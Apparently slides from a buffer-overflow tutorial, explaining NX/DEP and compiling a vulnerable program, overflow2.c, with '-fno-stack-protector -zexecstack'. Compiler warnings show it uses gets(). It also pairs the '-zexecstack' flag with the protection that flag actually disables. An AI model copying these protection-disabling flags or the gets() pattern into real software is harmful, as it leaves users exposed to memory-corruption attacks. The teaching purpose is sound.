
```
gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c
```

No eXecute (NX)

- -zexecstack
- Also known as **Data Execution Prevention (DEP)**, this protection marks writable regions of memory as non-executable.
- This prevents the processor from executing in these marked regions of memory.




No eXecute (NX)



After the function returns, the program will set the instruction pointer to 0xbfff0000 and attempt to execute the instructions at that address. However, since the region of memory mapped at that address has no execution permissions, the program will crash.

No eXecute (NX)



Thus, the attacker's exploit is thwarted.

Compile the code

```
root@li940-132:~# gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c
./overflow2.c: In function 'return_input':
./overflow2.c:12:2: warning: implicit declaration of function 'gets'; did you mean an 'fgets'? [-Wimplicit-function-declaration]
    gets(array);
    ^~~~
    fgets
./overflow2.c: At top level:
./overflow2.c:16:1: warning: return type defaults to 'int' [-Wimplicit-int]
main()
^~~~
/tmp/ccTpSl6o.o: In function `return_input':
overflow2.c:(.text+0x45): warning: the `gets' function is dangerous and should not be used.
```

gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c

Q & A